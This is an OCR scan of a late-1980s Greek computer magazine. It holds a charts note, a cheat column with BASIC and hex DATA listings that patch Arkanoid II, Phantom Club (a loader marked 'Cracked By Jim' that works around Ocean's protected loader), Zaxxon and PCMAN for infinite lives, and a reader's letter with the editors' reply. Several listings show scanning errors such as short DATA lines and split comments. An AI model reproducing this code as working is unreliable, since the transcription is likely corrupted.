
Είναι η πρώτη φορά που κάποιο non-game program ανεβαίνει στο νούμερο 1 στα charts. Αυτό συμβαίνει με το Advanced Art studio στον Amstrad. Ομολογουμένως το γεγονός αυτό είναι πολύ ευχάριστο.

Στο Top 20 τώρα, η μάχη είναι πολύ σκληρή, αφού στις πρώτες 7-8 θέσεις υπάρχει μεγάλος συνωστισμός. Πάντως είναι φανερό μια στατικότητα στα charts - η οποία όμως πιστεύω ότι δεν θα κρατήσει για πολύ.



# ΕΠΕΜΒΑΣΕΙΣ

## RASTAN SAGA



ZX-SPECTRUM

**A**λλο ένα παιχνίδι της Imagine θα μας απασχολήσει αυτό το μήνα. Πρόκειται για το coin-op conversion Rastan Saga. Όταν βγήκε στα arcades, η Imagine πήρε το δικαίωμα μεταφοράς του στους home micros και τώρα μας το παρουσιάζει.

Ο Rastan που, σύμφωνα με τα ίδια του τα λόγια, ήταν κλέφτης και δολοφόνος, γιατί αλλιώς θα του ήταν δύσκολο να επιβιώσει σε εκείνους τους καιρούς, είχε συμφωνήσει να ανταλλάξει το κεφάλι του δράκου με το υπόλοιπο βασίλειο. Ο δράκος είναι μία πολύ σκοτεινή προσωπικότητα και δεν ξέρουμε τι ακριβώς έκανε το κεφάλι του τόσο πολύτιμο. Αν πάντως κρίνουμε από το ποιόν των άλλων δράκων της εποχής μάλλον θα τρομοκρατούσε

τον κόσμο. Αυτός ο δράκος όμως πρέπει να είναι κάτι το ξεχωριστό. Δεν εξηγείται αλλιώς το ότι έχει τόσο κόσμο για να τον υπερασπιστεί.

Ο Rastan ξεκινάει την αποστολή του με πέντε ζωές, και σε κάθε ζωή διαθέτει 17 μονάδες ενέργειας. Σε κάθε σύγκρουση με κακό χάνει μια μονάδα ενέργειας. Αν τελειώσει η ενέργεια ή πέσει σε νερό ή φωτιά τότε χάνει μια ζωή. Όσοι θα έχουν παίξει το παιχνίδι θα έχουν καταλάβει ότι το να συμβεί ένα από τα τρία πιο πάνω ενδεχόμενα είναι πολύ πιθανό.

Αν θέλετε λοιπόν να βοηθήσετε τον Rastan να κατορθώσει το σκοπό του, δεν έχετε παρά να ακολουθήσετε τα εξής απλά βήματα:

α) Πληκτρολογήστε το πρόγραμμα του listing 1 και σώστε το σε μια λευκή κασέτα

ΤΟΥ ΚΩΣΤΑ ΒΑΣΙΛΑΚΗ











# ΕΠΕΜΒΑΣΕΙΣ

## ARKANOID II

Commodore 64/128




```
100 REM * ARKANOID II *
110 REM * BY CHRISTOS *
120 REM ** FOR PIXEL **
130 REM
140 DATA 32,44,247,169,17,141,240
150 DATA 3,169,192,141,245,3,56,76
160 DATA 108,245,169,32,141,223,3
170 DATA 162,0,189,38,192,157,0,4
180 DATA 232,224,46,208,245,76,0
190 DATA 8,169,13,141,149,9,169,4
200 DATA 141,150,9,76,121,3,169,153
210 DATA 141,223,3,169,169,141,81
220 DATA 1,169,189,141,82,1,169,141
230 DATA 141,83,1,169,255,141,84
240 DATA 1,169,9,141,85,1,76,40,1
250 REM
260 SA=12*4096:EA=SA+83
270 FOR A=SA TO EA:READ V
280 POKE A,V:C=C+V:NEXT A
290 IF C=9170 THEN SYS SA:END
300 PRINT "DATA ERROR!":END
```

Όπως φαίνεται, δεν πρόκειται να γλιτώσουμε από το BREAK-OUT, ό,τι κι αν κάνουμε. Το πρωτότυπο ARKANOID έδωσε το σύνθημα για μια μαζική επιδρομή παραλλαγών του, για όλους τους γνωστούς και άγνωστους υπολογιστές. Σκεφτείτε ότι για την Amiga μόνο υπάρχουν περίπου δέκα παραλλαγές αυτού του παιχνιδιού. Οι περισσότερες δεν προσφέρουν τίποτα το καινούργιο. Θα μπορούσε το ARKANOID II να είναι λοιπόν η μεγάλη αποκάλυψη; Η πιο σίγουρη δήλωση που μπορεί να κάνει κανείς πάνω σ' αυτό είναι ότι είναι σαφώς ανώτερο από το πρώτο ARKANOID. Θα είχε διαφορετικά κανένα λόγο ύπαρξης;

Λίγο καιρό μετά την κυκλοφορία του παιχνιδιού, το PIXEL σας παρουσιάζει και μια μικρή επέμβαση, η οποία θα ανακουφίσει αυτούς που έχουν «κολλήσει» στις πρώτες πίστες. Άπειρες ρακέτες λοιπόν για όλους που τυχαίνει να έχουν το πρόγραμμα σε έκδοση **κασέτας**. Όπως πάντα, πληκτρολογήστε το Listing, σώστε το για ώρα ανάγκης και χρησιμοποιήστε το πριν βάλετε στο κασετόφωνο το ARKANOID II. Καλή διασκέδαση! ■



## PHANTOM CLUB



AMSTRAD

**Σ**ε προηγούμενο τεύχος σας είχαμε υποσχεθεί ένα πρόγραμμα με το οποίο θα φορτώνατε όλα τα παιχνίδια της Ocean/Imagine. Μετά από πολλές ώρες δουλειάς (και ύπνου!) σας παρουσιάζουμε το ακόλουθο πρόγραμμα το οποίο φορτώνει, με μερικές αλλαγές, μερικά από τα παιχνίδια της Ocean. Λέμε μερικά γιατί δυστυχώς για μας (αλλά και για σας!) ο jerky loader της Ocean κόβει αρκετές βόλτες μέσα στα έγκατα του Amstrad σας. Εξηγούμαστε: Κάθε παιχνίδι της Ocean τοποθετεί τον loader σε διαφορετικό μέρος της μνήμης για να μας ταλαιπωρεί. Συνήθως

οι κλασικές διευθύνσεις που χρησιμοποιεί η Ocean είναι οι #A400 και η #A800. Αυτό το μήνα σας παρουσιάζουμε τον loader που φορτώνεται στη διεύθυνση #A800. Σε άλλες επεμβάσεις του περιοδικού θα βρείτε και τον άλλοτε loader! Προσοχή τώρα χρειάζονται τα εξής σημεία. Επειδή η επέμβαση για το κάθε παιχνίδι διαφέρει θα χρειαστεί να αλλάξετε κάποιες γραμμές. Γι' αυτό μην παραλείψετε τις γραμμές εκείνες που υπάρχουν μόνο μηδενικά γιατί είναι απαραίτητες. Στις επόμενες επεμβάσεις που θα δημοσιεύσουμε, εκτός από το μακροσκελές

του Δημήτρη Ασημακόπουλου



listing θα υπάρχει και ένα ακόμα το οποίο θα τροποποιεί καταλληλα κάποιον από τους παλιούς loader για να αποφεύγετε τη χρονοβόρα και δύσκολη πληκτρολόγηση των DATA. Τώρα όσον αφορά το listing που ακολουθεί δώστε όπως πάντα μεγάλη προσοχή στα DATA για να αποφύγετε τυχόν λάθη. Σώστε το πρόγραμμα πριν το τρέξετε γιατί δεν επιστρέφει στην BASIC. Μόλις ξεμπερδέψετε με τον κώδικα και αφού το σώσετε προχωράμε στην επέμβαση του Phantom Club.

## ΜΙΑ ΜΑΤΙΑ ΣΤΟ ΠΑΙΧΝΙΔΙ

Όπως θα έχετε διαβάσει, το παιχνίδι μοιάζει πολύ με την παλιά επιτυχία της Imagine το Movie. Η διαφορά τώρα βρίσκεται στο ότι έχετε να εκτελέσετε απο-

στολές τη μια πιο δύσκολη από την άλλη. Οι αποστολές φαίνονται στην αρχή εύκολες - αν φυσικά τις βρείτε! Μάλιστα μιλάμε σοβαρά. Πρέπει να ψάξετε για να βρείτε τις πληροφορίες για την αποστολή σας. Κάθε φορά που ολοκληρώνετε κάποια αυξάνεται ο βαθμός σας. Το παιχνίδι έχει ούτε λίγο ούτε πολύ 550 δωμάτια! Φυσικά οι πέντε ζωές δεν επαρκούν για να εξερρηνήσετε ούτε τα μισά από αυτά καθώς έχετε να αντιμετωπίσετε ό,τι φανταστεί ο νους σας. Μιλάμε από περιστερία (άκου τι σκέφτηκαν) μέχρι ανθρωποφάγα φυτά (!) και ανθρώπους που όταν τους χτυπάτε με το laser σας γίνονται αράχνες! Πάντως το παιχνίδι έχει αρκετή πλάκα. Αυτό γιατί μερικοί εχθροί σκοτώνονται με πολύ αστειό τρόπο π.χ. στριφογυρίζουν σαν σβούρες, απογειώνονται, παγώνουν, θάβονται και άλλα διάφορα. Επειδή όλα αυτά είναι ωραία και θα θέλετε

και εσείς να τα δείτε δημοσιεύουμε την ακόλουθη επέμβαση. Πληκτρολογήστε λοιπόν το listing και αφού το σώσετε σε μια κασέτα/δισκέτα κάντε reset. Βάλτε την πρωτότυπη κασέτα στην αρχή και δώστε εντολή για να φορτώσει το πρόγραμμα. Μόλις εμφανιστούν οι παράξενες γραμμές στην οθόνη σταματήστε το κασετόφωνο. Κατόπιν φορτώστε και τρέξτε το listing, αφού βέβαια βάλετε ξανά την κασέτα στο κασετόφωνο. Η επέμβαση δίνει άπειρη ενέργεια. Και κάτι ακόμα πριν κλείσουμε. Σε ορισμένα δωμάτια υπάρχουν μερικές μπάλες που στριφογυρίζουν. Αν τις πετύχετε με το laser παίρνετε 10.000 ή 25.000 bonus. Τι σας χρειάζονται αυτά? Μα αν δεν έχετε συμπληρώσει το κατάλληλο score δεν μπορείτε να πάρετε τα στοιχεία της αποστολής σας! Αυτά και καλή διασκέδαση.

```

10 Phantom Club
20 Cracked By Jim 14/1/1988
30 addr=&B0DC:MEMORY &B0DB:lin=50
40 sum=0:FOR k=1 TO 16:READ a$:IF a$="END" THEN 50 ELSE a=VAL("&"+a$):POKE addr,a:sum=sum+a:addr=addr+1:NEXT:lin=lin+10:READ a$:IF VAL("&"+a$)<>sum THEN PRINT"DATA Error in Line",lin:STOP ELSE 40
50 CALL &B0DC
60 DATA 01,C4,7F,AF,CD,A9,81,79,FE,C8,20,F7,0E,C0,ED,49, 944
70 DATA 21,BB,81,06,10,AF,C5,4E,41,E5,F5,CD,32,BC,F1,3C, 838
80 DATA E1,23,C1,10,F1,7E,CD,0E,BC,00,00,00,00,00,00, 4DB
90 DATA 21,1F,81,11,00,20,D5,01,C0,00,ED,B0,E1,22,16,85, 5C3 Po
kes
100 DATA C3,95,81,AF,21,00,00,CD,1F,BD,FB,3E,07,CD,5A,BB, 774
110 DATA 3E,01,CD,1C,BD,11,D6,29,CD,25,BD,CD,03,B9,CD,09, 703
120 DATA B9,F3,21,7F,9A,11,FF,BF,01,70,5A,ED,B8,21,A8,2F, 81D
130 DATA 11,00,40,01,00,10,ED,B0,21,FE,29,11,00,5C,01,A8, 45D

140 DATA 05,ED,B0,21,10,27,11,00,52,01,A0,01,ED,B0,3E,B6, 590
150 DATA 32,A4,54,32,24,7A,C3,00,E0,00,00,00,00,00,00, 39D
160 DATA 00,00,00,00,00,00,00,00,00,00,00,00,00,00,00, 0
170 DATA 00,00,00,00,00,00,00,00,00,00,F3,21,CC,81,ED,5B,5C, 405
180 DATA 84,D5,01,00,04,ED,B0,E1,01,7B,02,09,E9,C5,ED,49, 747
190 DATA 21,00,40,11,01,40,01,FF,3F,77,ED,B0,C1,0C,C9,00, 59C
200 DATA 0B,14,1A,18,09,12,10,14,01,02,0B,08,0F,03,06,01, BF
210 DATA AF,06,F6,ED,79,DD,36,00,00,DD,2B,18,F8,D1,08,FE, 813 J
erky Loader
220 DATA 01,06,7F,3E,10,ED,79,3E,54,ED,79,D9,E1,D9,D8,18, 7B5
230 DATA DF,3D,20,FD,A7,24,C8,06,F5,ED,78,A9,E6,80,28,F5, 958
240 DATA 06,7F,3E,10,ED,79,79,2F,4F,D9,7D,3C,E6,0F,6F,F6, 71C
250 DATA 20,D9,17,ED,79,37,C9,3D,20,FD,A7,24,C8,06,F5,ED, 84B
260 DATA 78,A9,E6,80,28,F5,06,7F,3E,10,ED,79,79,2F,4F,1F, 6F3

```





# PHANTOM CLUB

270 DATA 3E,2A,17,3D,ED,79,37,C9,06,F6,3E,10,ED,79,D9,E5, 790  
280 DATA 2E,00,D9,21,11,A8,E5,06,F5,ED,78,E6,80,4F,CD,21, 7C9  
290 DATA A8,30,FB,21,15,04,10,FE,2B,7C,B5,20,F9,3E,0A,CD, 6A5  
300 DATA 21,A8,30,EA,26,C4,3E,1C,CD,21,A8,30,E1,3E,DA,BC, 7A2  
310 DATA 38,F2,26,C4,3E,1C,CD,21,A8,30,D3,3E,DA,BC,38,E4, 7F7  
320 DATA FD,21,57,AA,FD,6E,00,26,C4,3E,1C,CD,21,A8,30,BE, 752  
330 DATA 3E,D7,BC,30,DD,2C,20,EF,26,70,3E,1C,CD,21,A8,30, 6CF  
340 DATA AD,3E,1C,CD,21,A8,30,A6,7C,FE,CD,30,0E,FE,9C,30, 7C2  
350 DATA CF,FD,23,FD,7D,FE,5B,20,CB,18,C5,3E,0B,26,B0,2E, 7D7  
360 DATA 08,3E,0B,18,02,3E,0C,CD,47,A8,D0,00,00,3E,0E,CD, 45A  
370 DATA 47,A8,D0,3E,C5,BC,CB,15,26,B0,D2,F5,A8,3E,1D,BD, 8BB  
380 DATA C2,00,A8,00,AF,08,26,C4,2E,01,FD,21,00,AC,3E,07, 549  
390 DATA 18,17,3E,F9,AD,C6,4B,DD,77,00,DD,23,1B,26,C4,2E, 6AB  
400 DATA 01,2E,01,3E,04,18,02,3E,0C,CD,47,A8,D0,00,00,3E, 3A0  
410 DATA 0E,CD,47,A8,D0,3E,D9,BC,CB,15,26,C4,D2,37,A9,08, 7F1  
420 DATA AD,08,7A,B3,20,CC,C3,0D,A8,3E,F9,AD,C6,4B,DD,77, 8BF  
430 DATA 00,DD,23,1B,2E,02,3E,04,26,B3,CD,D6,A9,D0,FD,7E, 6FD  
440 DATA 04,B7,2B,5A,69,01,00,7F,00,00,00,FD,4E,00,FD,46, 4B4  
450 DATA 01,DD,21,00,00,DD,09,4D,3E,01,2E,02,26,B3,CD,D6, 51D  
460 DATA A9,D0,3E,7F,BD,28,03,32,56,AA,2E,02,3E,08,26,B3, 59F  
470 DATA CD,D6,A9,D0,FD,5E,02,FD,56,03,69,01,05,00,FD,09, 744  
480 DATA 4D,7B,B2,26,C4,2E,01,3E,04,C2,39,A9,11,0D,A8,ED, 62C  
490 DATA 53,57,A9,11,3C,A9,D5,ED,5B,79,AA,C3,4B,A8,3E,06, 783  
500 DATA 00,00,18,B6,3E,0D,CD,47,A8,3E,10,CD,47,A8,D0,3E, 5ED  
510 DATA DB,BC,CB,15,26,B3,D2,D4,A9,C9,CD,68,A8,21,00,80, 8E6  
520 DATA 06,FF,C5,1E,00,4B,16,FF,06,F5,ED,78,E6,80,A9,28, 7DF  
530 DATA 50,1C,79,2F,E6,80,4F,15,C2,FB,A9,73,23,C1,10,E2, 78A  
540 DATA 21,00,00,11,32,80,06,32,C5,1A,06,00,4F,09,13,C1, 32D  
550 DATA 10,F6,E5,21,00,00,11,CD,80,06,32,C5,1A,06,00,4F, 4D6  
560 DATA 09,13,C1,10,F6,C1,7C,B7,20,13,A7,ED,42,01,32,00, 613  
570 DATA A7,ED,42,D8,09,01,CD,FF,A7,ED,42,D0,3C,32,56,AA, 898  
580 DATA C9,00,00,C3,07,AA,00,1E,2A,28,22,40,60,FF,3F,80, 52D  
590 DATA 22,A9,01,00,80,59,A9,03,00,80,10,27,FF,38,80,00, 4BF  
600 DATA 00,00,00,00,00,00,00,00,00,00,30,00,DD,21,00,C0,11, 1FF  
610 DATA 00,01,CD,EA,A9,01,E8,FE,ED,49,3A,00,00,FE,F3,CA, 873  
620 DATA 00,A8,DD,21,00,AC,21,00,C0,06,C7,11,00,08,C5,19, 4F7  
630 DATA 30,04,01,50,C0,09,DD,75,00,DD,74,01,DD,36,02,4F, 556  
640 DATA DD,36,03,00,DD,36,04,80,DD,23,DD,23,DD,23,DD,23, 6AD  
650 DATA DD,23,C1,10,D9,DD,E5,D1,21,5B,AA,01,1E,00,ED,B0, 81F  
660 DATA 21,EB,AA,11,00,BF,01,FF,00,ED,B0,21,40,00,11,41, 5D6  
670 DATA 00,01,00,10,36,00,ED,B0,C3,00,BF,DD,21,00,C0,11, 535  
680 DATA 4F,00,21,59,A9,22,57,A9,CD,68,A8,3E,04,01,54,7F, 587  
690 DATA 3D,ED,79,ED,49,20,F9,DD,21,00,C0,11,00,40,CD,68, 736  
700 DATA A8,3A,56,AA,B7,C2,00,A8,06,F6,ED,79,ED,4F,08,D9, 882  
710 DATA CB,91,ED,49,D9,21,00,06,3E,44,BE,28,03,23,18,FA, 632  
720 DATA 23,23,23,5E,23,56,EB,22,53,BF,CD,44,00,CD,00,00, 53D  
730 DATA D9,CB,D1,CB,D9,ED,49,D9,FB,C3,49,29,DC,2D,A6,39, A40  
740 DATA 70,45,3A,51,04,5D,CE,68,98,74,62,00,00,00,00,00, 445  
750 DATA 00,00,00,00,00,00,00,00,00,00,00,00,00,00,00, 0  
760 DATA 00,00,00,00,00,00,00,00,00,00,00,00,00,00,00, 0  
770 DATA END



## ZAXXON - PCMAN



**A**υτό το μήνα η στήλη περιλαμβάνει δύο από τα πιο γνωστά παιχνίδια στα PCs. Το ZAXXON και το PCMAN. Οι περισσότεροι από εσάς έχουν τα παιχνίδια αυτά κάπου μέσα σε δισκέτες που τους είχαν προσφερθεί όταν αγόρασαν τον υπολογιστή τους. Έτσι, δεν αποκλείεται τα ονόματα να είναι διαφορετικά π.χ. το PCMAN να το λένε PACMAN ή με κάποιο παρόμοιο όνομα. Γι' αυτό ακριβώς το λόγο, καλό θα ήταν να τα μετονομάσουν, όπως ακριβώς αναφέρονται στο άρθρο αυτό. Η επέμβαση τώρα προσφέρει άπειρες ζωές και για τα δύο. Στο μεν ZAXXON το

listing 1

e 516 90 90  
g

listing 2

e 693 90  
g

μόνο που έχετε να κάνετε είναι να γράψετε με τη βοήθεια κάποιου editor το listing 1 και να το ονομάσετε ZAXXONLV.PAT. Σώστε το στη δισκέτα που περιλαμβάνει το πρόγραμμα και βάλτε τη στο drive B. Βάλτε τη δισκέτα με το Debug στο Drive A και πληκτρολογήστε το εξής:

```
DEBUG B: ZAXXON.COM < B: ZAXXONLV.PAT
```

Το πρόγραμμα θα τρέξει κανονικά και εσείς θα έχετε άπειρες ζωές.

Στο PCMAN θα πρέπει πάλι με κάποιο editor να γράψετε το listing 2 και να το σώσετε με όνομα PCMAN.LIV. Θα το βάλετε στη δισκέτα με το PCMAN και θα πληκτρολογήσετε:

```
DEBUG PCMAN.COM < PCMAN.LIV
```

Έτσι θα έχετε άπειρες ζωές. Αν δεν θέλετε άπειρες ζωές, αλλά κάποιο περιορισμένο αριθμό ζωών, το μόνο που έχετε να κάνετε είναι το παρακάτω:

```
A> DEBUG PCMAN.COM
```

```
— E 2F8 xx
```

```
— G
```

όπου xx ο αριθμός των ζωών που θέλετε. Ελπίζω να μείνατε ευχαριστημένοι που σας δώσαμε δύο επεμβάσεις, μέχρι τον άλλο μήνα, γειά σας. ■





Αγαπητό PIXEL,

Είμαι ένας φανατικός αναγνώστης σου εδώ και δύο χρόνια και θέλω να εκφράσω την ευχαρίστησή μου που κυκλοφορεί στην αγορά ένα περιοδικό σωστής, επιλεγμένης, ενδιαφέρουσας και ποικίλης ύλης, σαν το δικό σας.

Στο μικρό μου γράμμα θα ήθελα να επισημάνω κάτι που ίσως τελικά αν εφαρμοστεί να αποδειχθεί καλό τόσο για το περιοδικό όσο και για τους αναγνώστες του.

Έχω παρατηρήσει (κατά τη γνώμη μου πάντα!...) ότι δίνετε μεγάλη έκταση και ενδιαφέρον σε θέματα που αφορούν τριών φηρμών υπολογιστές (AMSTRAD, COMMODORE, SPECTRUM), ενώ υπάρχουν και άλλα home micros τα οποία βρίσκονται στην κατοχή μεγάλου αριθμού αναγνωστών του περιοδικού σας. Παράδειγμα: ATARI ST, AMIGA.

Τι γίνεται γι' αυτούς; Ούτε ένα τόσο δα! προγραμματάκι;

Είμαι κάτοχος του 520 ST και παρακαλώ κάθε φορά να υπάρχει κάτι και για μένα στη στήλη PIXELWARE.

Επειδή δεν είμαι ο μοναδικός με ST, φαντάζομαι ότι και οι άλλοι κάτοχοι τέτοιων μηχανημάτων θα θέλουν και θα παρακαλούν να δουν το ίδιο με εμένα.

Θα ήθελα να σας ευχαριστήσω που είχατε την υπομονή και τη διάθεση να διαβάσετε το γράμμα μου.

Πάνος Γερμάνης

Αγαπητέ μας φίλε,

*Η αντικειμενική και εποικοδομητική κριτική είναι κάτι που δεχόμαστε πάντα με ιδιαίτερη ευχαρίστηση. Αυτός άλλωστε είναι και ο λόγος που δημοσιεύουμε αυτούσια αυτά τα μικρά, αλλά μάλλον δίκαια παράπονα.*

*Είναι αλήθεια ότι ο βόρος της ύλης στις στήλες του περιοδικού εξακολουθεί να πέφτει στους 8-μπιτους home και συγκεκριμένα στο γνωστό «τρίο». Είναι όμως επίσης γεγονός, και το παρατηρούμε κι εμείς ήδη από καιρό, ότι ο αριθμός των users που χρησιμοποιούν τα νέα «δυνατά» home, όπως ο ST και η Amiga, έχει αυξηθεί σημαντικά. Είναι άλλωστε φυσιολογικός για πολλούς λόγους. Από τη μια μεριά, οι τιμές των μηχανημάτων πέφτουν κατακόρυφα (σε σχέση με τα αρχικά τους επίπεδα), σε σημεία προσιτά πια και για τον ελληνικό χώρο. Αυτό βέβαια έχει σαν αποτέλεσμα «αλυσιδωτές αντιδράσεις»: τα καταστήματα και τα software houses δίνουν στην κυκλοφορία περισσότερα προγράμματα, αυτά πάλι προσελκύουν νέους αγοραστές κλπ. κλπ. Συγχρόνως, τα παλιά 8-bit home αρχίζουν σιγά-σιγά να «υποχωρούν». Αυτό βέβαια δεν σημαίνει ότι «υποχωρούν» και οι χρήστες τους. Αντιθέτως, υπάρχει ένας πολύ μεγάλος αριθμός πια από users, οι οποίοι μπορούν να κάνουν θαύματα με τα «μηχανάκια» τους.*

*Όλα αυτά βέβαια δεν δικαιολογούν τον παραγκωνισμό των 32-bit users. Το μόνο κακό είναι ότι βρισκόμαστε μάλλον στο μεταίχμιο της αγοράς, στο «πέρασμα» από τη μια ομάδα υπολογιστών στην άλλη. Κι όπως σε κάθε τέτοια εποχή, τα πράγματα είναι κάπως μπερδεμένα.*

*Από την άλλη μεριά πάλι, οι νέοι users δεν είναι ακόμα «έμπειροι». Δεν έχουν μάλλον εξοικειωθεί ακόμα με τους υπολογιστές τους τόσο, ώστε να προσφέρουν ό,τι προσφέρουν οι προηγούμενοι. Κι αυτό βέβαια αντανακλάται και στο περιοδικό, όπου ένα μεγάλο τμήμα του (PIXELWARE) αποτελείται από δικές σας συνηθειές.*

